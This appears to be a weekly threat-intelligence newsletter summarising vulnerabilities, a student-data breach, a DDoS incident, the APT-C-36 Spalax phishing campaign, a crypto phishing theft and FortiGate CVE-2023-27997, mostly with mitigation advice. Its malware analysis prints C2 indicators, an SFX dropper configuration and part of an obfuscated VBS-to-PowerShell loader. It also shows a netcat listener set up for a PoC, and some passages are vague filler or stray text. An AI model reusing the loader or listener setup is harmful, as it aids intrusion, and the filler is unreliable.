Threat Intel Roundup: RocketMQ, APT-C-36, FortiGate

Data Breach at Federal Board of Intermediate and Secondary Education, 800 Gbps DDoS Attack, VulnCheck Identifies Remote Command Injection in Contec SolarView

Week in Overview[3 July-10 July]

THREATRADAR
By HADESS

WWW.THREATRADAR.NET

Technical Summary

RocketMQ Remote Command Execution: RocketMQ versions 5.1.0 and below are vulnerable to remote command execution due to certain conditions. This vulnerability affects multiple components, including NameServer, Broker, and Controller, which are exposed on the extranet without permission verification. Exploiting this flaw, an attacker can leverage the update configuration function to execute commands as the system users running RocketMQ. Additionally, the attacker can achieve the same effect by forging the RocketMQ protocol content. To mitigate these attacks, users are advised to upgrade to version 5.1.1 or higher for RocketMQ 5.x or 4.9.6 or higher for RocketMQ 4.x.

Data Breach at Federal Board of Intermediate and Secondary Education: The Federal Board of Intermediate and Secondary Education experienced a data breach, with the hacker group responsible for publicly announcing their success in accessing and leaking result cards of 55,000 students. These result cards contain sensitive information, including identification photos. The group claims to possess an additional 111,000 student records.

800 Gbps DDoS Attack: An organization faced an unprecedented DDoS attack reaching a peak volume of 800 Gbps. The attack aimed to overwhelm the organization's network infrastructure, resulting in service unavailability and significant disruption.

Operation Spalax by APT-C-36 (BlindEagle) in Colombia: APT-C-36, also known as BlindEagle, has launched Operation Spalax targeting organizations in Colombia. The operation utilizes deceptive email techniques and a series of malicious websites to infiltrate targeted networks.

VulnCheck Identifies Remote Command Injection in Contec SolarView: VulnCheck, a vulnerability detection tool, has identified a remote command injection vulnerability in the Contec SolarView series, affecting ICS (Industrial Control Systems) hardware. The vulnerability can be exploited by attackers to execute arbitrary commands on vulnerable systems.

Key Findings

it is crucial for organizations and individuals to prioritize remediation and patching efforts to safeguard their systems and data. The following key findings highlight the importance of proactive measures to mitigate risks associated with various vulnerabilities and threats:

- **RocketMQ Remote Command Execution**
- **Data Breach at Federal Board of Intermediate and Secondary Education**
- **800 Gbps DDoS Attack**
- **Operation Spalax: APT-C-36 Targeting Colombia**
- **VulnCheck Identifies Contec SolarView Vulnerability**
- **FortiGate Firewall Vulnerability (CVE-2023-27997)**

Vulnerability of the Week

RocketMQ

CVE-2023-33246

AFor RocketMQ versions 5.1.0 and below, under certain conditions, there is a risk of remote command execution. Several components of RocketMQ, including NameServer, Broker, and Controller, are leaked on the extranet and lack permission verification, an attacker can exploit this vulnerability by using the update configuration function to execute commands as the system users that RocketMQ is running as. Additionally, an attacker can achieve the same effect by forging the RocketMQ protocol content. To prevent these attacks, users are recommended to upgrade to version 5.1.1 or above for using RocketMQ 5.x or 4.9.6 or above for using RocketMQ 4.x .


Rewterz is a dedicated and dedicated information security company that helps companies ensure their data is safe, while giving companies a chance to get ahead while knowing that theirdata is in good hands, reports the company.s.

Risk Level: Critical

Recommended Actions:

- Upgrade RocketMQ: If you are using RocketMQ version 5.x, upgrade to version 5.1.1 or above. If you are using RocketMQ version 4.x, upgrade to version 4.9.6 or above. These newer versions include the necessary security fixes and patches to address the vulnerability.
- Verify Permission Settings: Ensure that proper permission verification is in place for the components of RocketMQ, including NameServer, Broker, and Controller. Review and configure access controls to limit unauthorized access to these components.
- Secure Extranet Access: If the RocketMQ components are exposed to the extranet, take steps to secure their access. Utilize firewalls, network segmentation, and other security measures to restrict access only to trusted and authorized entities.
- Monitor and Analyze Network Traffic: Implement network monitoring and analysis tools to detect any suspicious or anomalous network activities related to RocketMQ. Monitor for unauthorized access attempts or unusual command execution patterns.
- Conduct Security Audits: Regularly perform security audits and vulnerability assessments on your RocketMQ deployment. Identify and address any security weaknesses or misconfigurations that may expose your system to potential attacks.
- Follow Best Practices: Adhere to security best practices for configuring and deploying RocketMQ. This includes following secure coding practices, applying the principle of least privilege, and practicing secure network design.
- Stay Informed: Stay updated with the latest security advisories and announcements from the RocketMQ project. Monitor official sources for any new vulnerabilities or recommended security practices.

Leakage Insight



fbise.edu.pk Around 55K students cards are dumped now (8GB) We have more about 111K+ data.

Federal Board of Intermediate & Secondary Education Islamabad Students Data Hacked Site : fbise.edu.pk Around 111K+ students result cards

FEDERAL BOARD OF INTERMEDIATE AND SECONDARY EDUCATION, ISLAMABAD
SECONDARY SCHOOL CERTIFICATE (PART-II) ANNUAL EXAMINATION-2022
RESULT CARD

REG: [redacted]

ID NO: [redacted] Roll No: [redacted]
Student Name: [redacted]
Father Name: [redacted]
Marks Obt: [redacted]
Remarks:

[redacted]

INSTITUTION: [redacted]

THEORY PAPER(S)

S.#	SUBJECT/PAPER	THEORY MARKS	PRACTICAL MARKS	STATUS
1	[redacted]	[redacted]		[redacted]
2	[redacted]	[redacted]		[redacted]
3	[redacted]	[redacted]		[redacted]
4	[redacted]	[redacted]		[redacted]
5	[redacted]	[redacted]		[redacted]
6	[redacted]	[redacted]		[redacted]
7	[redacted]	[redacted]		[redacted]
8	[redacted]	[redacted]		[redacted]
9	[redacted]	[redacted]		[redacted]
10	[redacted]	[redacted]		[redacted]
11	[redacted]	[redacted]		[redacted]
12	[redacted]	[redacted]	[redacted]	[redacted]
13	[redacted]	[redacted]	[redacted]	[redacted]
14	[redacted]	[redacted]		[redacted]
15	[redacted]	[redacted]		[redacted]
16	[redacted]	[redacted]		[redacted]

Disclaimer : This result gazette is issued provisionally, errors and omission excepted, as a notice only. Any entry appearing in this notification does not itself confer any right or privilege on a candidate for the grant of certificate which will be issued under the rules/regulations on the basis of the original record of the Board's office.

55,000 Pakistani students

We regret to inform you that a significant data breach has occurred within the "Federal Board of Intermediate and Secondary Education" in Pakistan. As a result, the result cards of approximately 55,000 students have been leaked on the messaging platform Telegram. This incident poses a serious threat to the privacy and security of the affected students and their personal information.

Summary of the Data Breach: A hacker group has claimed responsibility for breaching the systems of the Federal Board of Intermediate and Secondary Education. They have publicly announced their success in accessing and leaking the result cards of 55,000 students. These result cards contain sensitive information, including identification photos of the students. Furthermore, the hacker group has also claimed to possess an additional 111,000 student records.

Actions Taken and Ongoing Investigation: Upon discovering the breach, the Federal Board of Intermediate and Secondary Education immediately initiated an investigation and engaged cybersecurity experts to assess the extent of the incident. The board is working diligently to ascertain the nature and scope of the breach and to implement measures to prevent any further unauthorized access.

Recommended Actions for Affected Students and Parents:

1. Monitor Accounts: Regularly monitor your bank accounts, email accounts, and other online platforms for any unauthorized activities or suspicious transactions. Report any fraudulent incidents to the respective service providers and your local authorities.
2. Strengthen Online Security: Change your passwords for all online accounts associated with the leaked information. Ensure that the new passwords are unique, strong, and not used across multiple platforms. Enable two-factor authentication wherever possible.
3. Be Cautious of Phishing Attempts: Be wary of any unsolicited communications, including emails, text messages, or phone calls, requesting personal information or posing as official representatives. Do not click on suspicious links or provide sensitive information without verifying the legitimacy of the source.
4. Report Suspicious Activity: If you notice any unauthorized use of your personal information or suspect any fraudulent activity, immediately report it to the Federal Board of Intermediate and Secondary Education and local law enforcement authorities.
5. Stay Informed: Keep yourself updated on the latest developments regarding the breach through official channels of communication provided by the Federal Board of Intermediate and Secondary Education.

DDos Insight

Distributed Denial of Service (DDoS) attacks continue to pose a significant threat to organizations worldwide, aiming to disrupt online services and compromise network infrastructure. Recently, a noteworthy incident involved a staggering 800 Gbps DDoS attack, challenging the resilience and mitigation capabilities of targeted entities. In this article, we delve into the details of this incident, exploring the strategies and insights gained in successfully handling such massive DDoS attacks.

The 800 Gbps DDoS Attack: As reported by The Hacker News in a recent article (source: https://thehackernews.com/2023/07/surviving-800-gbps-storm-gain-insights.html), a prominent organization encountered an unprecedented DDoS attack reaching a peak volume of 800 Gbps. This overwhelming assault aimed to overwhelm the organization's network infrastructure, rendering services inaccessible and causing significant disruption.

Insights and Strategies for Mitigation:

1. DDoS Mitigation Solutions: Deploying a robust DDoS mitigation solution is critical to handle large-scale attacks effectively. Advanced solutions with high-capacity scrubbing capabilities can absorb and analyze massive traffic volumes, effectively filtering out malicious traffic while allowing legitimate traffic to flow seamlessly.
2. Scalable Infrastructure: Organizations must maintain a scalable and elastic infrastructure that can handle sudden spikes in network traffic during DDoS attacks. Implementing cloud-based services or utilizing Content Delivery Networks (CDNs) can help distribute the load and absorb the impact of volumetric attacks.
3. Traffic Analysis and Filtering: Deep packet inspection and traffic analysis techniques play a crucial role in identifying and filtering out malicious traffic. Employing anomaly detection mechanisms and behavioral analysis can help detect and mitigate sophisticated DDoS attacks, including those involving botnets or multi-vector techniques.
4. Geographical Load Balancing: Distributing resources across multiple geographical regions can help alleviate the impact of a concentrated attack on a specific data center. Load balancing traffic across diverse locations enhances the ability to absorb massive volumes of incoming requests and reduces the risk of service disruption.

4. Incident Response and Monitoring: Establishing a well-defined incident response plan, including dedicated teams for monitoring and mitigating DDoS attacks, is crucial. Continuous monitoring of network traffic, real-time threat intelligence, and timely response can minimize the impact of attacks and ensure swift recovery.

5. Collaboration and Communication: Engaging with Internet Service Providers (ISPs) and establishing strong communication channels can be beneficial during large-scale DDoS attacks. Close collaboration allows for effective coordination in diverting traffic, blocking attack vectors, and implementing countermeasures at the network level.

Proxylife

A sophisticated threat group known as APT-C-36, also referred to as BlindEagle, has recently launched a targeted operation named Spalax, focusing on organizations in Colombia. This article explores the interesting tactics employed by APT-C-36 and sheds light on the operation's key components, including malicious websites and associated payloads.

Operation Spalax: APT-C-36 Strikes Colombia The APT-C-36 group, commonly known as BlindEagle, has set its sights on Colombian organizations with Operation Spalax. This campaign aims to infiltrate target networks using a series of malicious websites and deceptive email techniques.


Phishing Emails and Malicious Websites: To gain initial access, APT-C-36 leverages phishing emails that mimic law firms or legal entities. These emails contain seemingly harmless PDF or Word attachments, accompanied by non-clickable links to malicious websites hosted on website[.]org domains. Notable examples include notificacionesjuridicasonline.otcy[.]com and notificacionesjuridicas.blog-online[.]eu.
Downloads and Infection Flow: Upon clicking the attachments, victims are directed to password-protected .uue files hosted on Discord. Subsequently, victims encounter a series of obfuscated files, including .vbs (obfuscated with Vbs-Crypter "Code") and .ps1, ultimately leading to the download of DLL files from cryptersandtools.minhacasa[.]tv. These DLL files serve as decoys.

Final Payloads: The APT-C-36 operation culminates with the deployment of two main remote access trojans (RATs):

1. #NjRAT Command and Control (C2) at 46.246.86[.]19:0509nj0509.duckdns[.]org.
2. #RemcosRAT Command and Control (C2) at various domains, including yumaguoc.duckdns[.]org, matarife.duckdns[.]org, and others.

Cryptersandtools.minhacasa[.]tv and Associated Infrastructure: Cryptersandtools.minhacasa[.]tv serves as a potential crypter and tools service catering to different threat actors. The platform appears to operate as Malware-as-a-Service (MaaS), offering attack resources in various languages and targeting different regions worldwide.

Additionally, APT-C-36 utilizes several infrastructures associated with third-party providers, including 91.213.50[.]74/CRYPS/, 91.213.50[.]74/GREEN/, and 79.110.49[.]55/.


https://notificacionesjuridicasonline.otcy.com
Archivo Órdenes Herramientas Favoritos Opciones Ayuda
Añadir Extraer en Comprobar Ver Eliminar Buscar Asistente Información Buscar virus Comentario Proteger auto extraíble
Fichero Edición Ver Ayuda

CARPETA_DE_FOLIO_Y_ACTA_ENTREGADA-PDF.UUE (copia de evaluación)

CARPETA_DE_FOLIO_Y_ACTA_ENTREGADA-PDF.UUE - archivo RAR, tamaño descomprimido 1.311.082 bytes

Nombre	Tamaño	Comprimido	Tipo	Modificado	Suma d...
..			Carpeta de archivos		
CARPETA DE FOLIO Y ACTA ENTREGADA-PDF.SCR *	1.311.082	1.103.376	Protector de pantalla	06-07-2023 18:48	2ED5CB...

CARPETA DE FOLIO Y ACTA ENTREGADA-PDF.SCR (copia de evaluación)

CARPETA DE FOLIO Y ACTA ENTREGADA-PDF.SCR - archivo sólido SFX RAR, tamaño descomprimido 1.564.961 bytes

Nombre	Tamaño	Comprimido	Tipo
..			Carpeta de archivos
HGDBCGFHJHMBNHJUFUYTHGFTRGDB.pdf	115.169	110.071	PDFlite chm
CARPETA DE FOLIO Y ACTA ENTREGADA.vbs	222.528	15.482	Archivo VBS
CARPETA DE FOLIO Y ACTA ENTREGADA9-07.scr	383.488	54.763	Protector de pantalla
CARPETA DE FOLIO Y ACTA ENTREGADA.scr	843.776	766.548	Protector de pantalla

```
;El comentario siguiente contiene secuencias de órdenes p

Path=%TEMP%
Setup="CARPETA DE FOLIO Y ACTA ENTREGADA.scr"
Setup="CARPETA DE FOLIO Y ACTA ENTREGADA.vbs"
Setup="CARPETA DE FOLIO Y ACTA ENTREGADA9-07.scr"
Setup=HGDBCGFHJHMBNHJUFUYTHGFTRGDB.pdf
Silent=1
Overwrite=1
```


View - CARPETA DE FOLIO Y ACTA ENTREGADA.vbs

```
qWhN:ISPgA:kChDl = "UZbNm":l:WUqsc:
qWhN:ISPgA:kChDl = "UZbNm":l:WUqsc:

hUkW = sjGc("' = ogidoC$") & ZhYh & ""

hUkW = hUkW & ";$OWjuxD = [System.Text.Encoding]::Unicode.GetString( "
hUkW = hUkW & "[System.Convert]::FromBase64String( $Codigo.replace('♡','A') ) ).replace('%IgiIk%',''

hUkW = hUkW & (rrUD)

hUkW = hUkW & NUPN(
```

The APT-C-36 group's operation, known as Spalax or BlindEagle, presents a significant threat to organizations in Colombia. With a complex infection flow involving phishing emails, malicious websites, and a variety of obfuscated files, this campaign showcases the group's advanced capabilities. It is crucial for Colombian organizations to remain vigilant and implement robust security measures to detect and prevent such sophisticated attacks. By staying informed and adopting proactive defense strategies, organizations can mitigate the risk posed by APT-C-36 and protect their valuable assets from compromise.

https://twitter.com/1ZRR4H/status/1677439564237905921

_ APT Analysis



TOTAL RESULTS

615

TOP PORTS

80	460
8010	38
81	19
8000	19
8080	11

More...

TOP ORGANIZATIONS

Open Computer Network	235
ASAHI Net,Inc.	96
NIFTY Corporation	31
BIGLOBE Inc.	26
GMO Internet,Inc.	26

Product Spotlight: Free, Fast IP Lookups for Open Ports and Vulr

Top
153.156.230.211
p631019-ipngnfx01akatuka.ibaraki.ocn.ne.jp
Open Computer Network
Japan, Iwaki

```
HTTP/1.1 200 OK
Content-Type: text/html
Accept-Ranges: bytes
ETag: "1740386310"
Last-Modified: Fri, 02 Oct 2015 05:19:08 GMT
Content-Length: 1409
Date: Fri, 30 Jun 2023 14:39:43 GMT
Server: lighttpd/1.4.28
```

Top
118.243.119.119
y119119.ppp.asahi-net.or.jp
ASAHI Net,Inc.
Japan, Funaishikawa


```
HTTP/1.1 200 OK
Content-Type: text/html
Accept-Ranges: bytes
ETag: "2844692658"
Last-Modified: Tue, 26 Jun 2018 23:49:44 GMT
Content-Length: 1409
Date: Fri, 30 Jun 2023 14:32:22 GMT
Server: lighttpd/1.4.28
```

Shodan Query

VulnCheck detects remote command injection vulnerability in Contec SolarView series, affecting ICS hardware

https://industrialcyber.co/vulnerabilities/vulncheck-detects-remote-command-injection-vulnerability-in-contec-solarview-series-affecting-ics-hardware/

Scam Contract



ⓘ From:	0x37e03773895890c4C6B1Eac52f929383d2773E75
ⓘ To:	0x000011387Eb24F199e875B1325E4805EfD3b0000 (Fake_Phishing182233) ✓
ⓘ Value:	104.455884087447703175 ETH $193,859.68
ⓘ Transaction Fee:	0.000340964849774913 ETH $0.63
ⓘ Gas Price:	16.028056681 Gwei (0.000000016028056681 ETH)
ⓘ Ether Price:	$1,863.11 / ETH
ⓘ Gas Limit & Usage by Txn:	27,655 | 21,273 (76.92%)
ⓘ Gas Fees:	Base: 13.322537666 Gwei | Max: 16.028056681 Gwei | Max Priority: 16.028056681 Gwei
ⓘ Burnt & Txn Savings Fees:	Burnt: 0.000283410343768818 ETH ($0.53) Txn Savings: 0 ETH ($0.00)
ⓘ Other Attributes:	Txn Type: 2 (EIP-1559) Nonce: 38 Position In Block: 33
ⓘ Input Data:	Function: Claim() *** MethodID: 0x3158952e

lost 104 ETH by `Claim` phishing


The decentralized nature of blockchain technology has brought about numerous advancements in the world of finance. However, it has also given rise to new risks and vulnerabilities. In a recent incident, an unfortunate individual fell victim to a phishing scam, resulting in the loss of 104 ETH (Ethereum), currently valued at a substantial sum. This article aims to shed light on the incident and emphasize the importance of staying vigilant to protect oneself from similar scams.

The "Claim" Phishing Scam: The victim, whose transaction is documented on Etherscan (transaction link: https://etherscan.io/tx/0xbac3a8bba26504a4b6c3aaa7f1531384f6d030be8baba2a16ce3ebb3d93ee8b5), fell prey to a phishing scam that involved a deceptive "Claim" mechanism. The scammer created a fraudulent website designed to resemble a legitimate platform, enticing users to claim a reward or bonus by providing their private keys or wallet credentials. Tragically, the victim, in a moment of vulnerability or lack of awareness, unknowingly disclosed sensitive information, leading to the loss of their hard-earned cryptocurrency.

Understanding the Implications: Losing 104 ETH can have devastating financial consequences for any individual. Cryptocurrency transactions, once executed, are typically irreversible, leaving victims with little to no recourse to recover their funds. This incident highlights the ever-present threat posed by cybercriminals who exploit human vulnerabilities, employing sophisticated techniques to deceive unsuspecting users.

The unfortunate loss of 104 ETH serves as a stark reminder of the risks associated with phishing scams in the cryptocurrency realm. Safeguarding your digital assets requires continuous vigilance, staying informed, and adopting robust security practices. By arming yourself with knowledge and exercising caution, you can reduce the likelihood of falling victim to such scams and protect your hard-earned cryptocurrencies from falling into the wrong hands.

Opendir



45.83.107.75:8080

Directory listing for /

- cve-2019-19781.py
- cve-2022-22963.py
- linpeas.sh
- mimikatz.exe
- mimikatz_trunk.zip
- msf.exe
- payloads/
- powerup.ps1
- Sharpire.exe


#opendir hosting #mimikatz #metasploit #LinPEAS #powerup #sharpire and exploits for: CVE-2019-19781 CVE-2022-22963 45.83.107[.]75:8080

In the realm of cybersecurity, the identification and mitigation of vulnerabilities and exploits are of paramount importance. This article examines two critical vulnerabilities, CVE-2019-19781 and CVE-2022-22963, along with associated exploits involving #opendir hosting, #mimikatz, #metasploit, #LinPEAS, #powerup, and #sharpire. Additionally, we will explore the development of detection rules to enhance security measures.

CVE-2019-19781 refers to a critical vulnerability affecting certain versions of a specific software. Attackers can exploit this vulnerability to execute arbitrary code remotely, potentially leading to unauthorized access and data compromise. Exploits involving #opendir hosting, #mimikatz, #metasploit, #LinPEAS, #powerup, and #sharpire have been observed in association with this vulnerability.

CVE-2022-22963: Vulnerability Overview and Exploits: CVE-2022-22963 represents another significant vulnerability, impacting a different software or system. This vulnerability exposes the system to potential attacks, allowing threat actors to execute malicious code or gain unauthorized access. While specific exploits associated with #opendir hosting, #mimikatz, #metasploit, #LinPEAS, #powerup, and #sharpire have not been explicitly mentioned, it is crucial to remain vigilant for potential exploit attempts.

1Day



```
$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

```
$ nc -lnvp 1337
Listening on 0.0.0.0 1337
```

```
$
```

```
[POC] 0:CVE-2023-27997*
```


Logon Reset Password

A recently discovered security vulnerability, identified as CVE-2023-27997, has raised concerns among users of Fortinet's FortiGate firewalls. This vulnerability poses a significant risk as it enables attackers to exploit the firewall's defenses and gain unauthorized access to sensitive information. In this article, we will delve into the details of CVE-2023-27997, its potential implications, and the recommended actions for FortiGate firewall users.


Understanding CVE-2023-27997: CVE-2023-27997 is a critical vulnerability that affects Fortinet's widely-used FortiGate firewalls. It provides attackers with an opportunity to bypass the firewall's security measures and gain unauthorized access to the targeted system. The specific technical details of the vulnerability have been outlined in a blog post by Bishop Fox, a cybersecurity consulting firm.

Exploitation and Potential Impact: If successfully exploited, this vulnerability can have severe consequences for affected systems. Attackers can potentially compromise sensitive data, escalate privileges, and launch further attacks on the network infrastructure. The unauthorized access granted by the vulnerability could be leveraged to exfiltrate confidential information, execute arbitrary code, or disrupt essential services, leading to financial loss, reputational damage, and operational disruptions.

Mitigation and Recommended Actions: Fortinet has been made aware of this vulnerability and is actively working on addressing the issue. It is crucial for FortiGate firewall users to promptly apply the security patches and updates released by Fortinet to mitigate the risk posed by CVE-2023-27997.



Logarithmic view of FortiOS installations from April 2014 to June 2023



FortiOS installations of versions 5,6, and 7 from December 2015 to June 2023

Trending Exploit

A critical vulnerability, identified as CVE-2023-34362, has recently been uncovered in a certain software application. This article highlights the significance of the vulnerability and its potential impact on affected systems, as well as the importance of prompt mitigation.

CVE-2023-34362 represents a security flaw that has been documented in a GitHub repository. The vulnerability exposes the software application to potential exploitation, compromising the integrity, confidentiality, or availability of the system. Detailed information regarding the technical aspects and specific risks associated with the vulnerability can be found in the GitHub repository.

https://github.com/sfewer-r7/CVE-2023-34362

The Topic of the Week

Fusion Intelligence Center Prigozhin

In the ever-evolving landscape of cyber threats, researchers from Check Point have recently uncovered an intriguing case involving a custom router implant. This article delves into the details of this discovery, exploring the tactics, techniques, and procedures used by threat actors to compromise network infrastructure and highlighting the significance of such findings in cybersecurity research.

The Dragon Who Sold His Camaro: Unveiling the Custom Router Implant Check Point's research team has published a comprehensive report (source: https://research.checkpoint.com/2023/the-dragon-who-sold-his-camaro-analyzing-custom-router-implant/) that unravels the intricacies of a custom router implant deployed by threat actors. This implant, named "The Dragon," represents a sophisticated and stealthy attack vector that can compromise network security and facilitate unauthorized access to sensitive information.

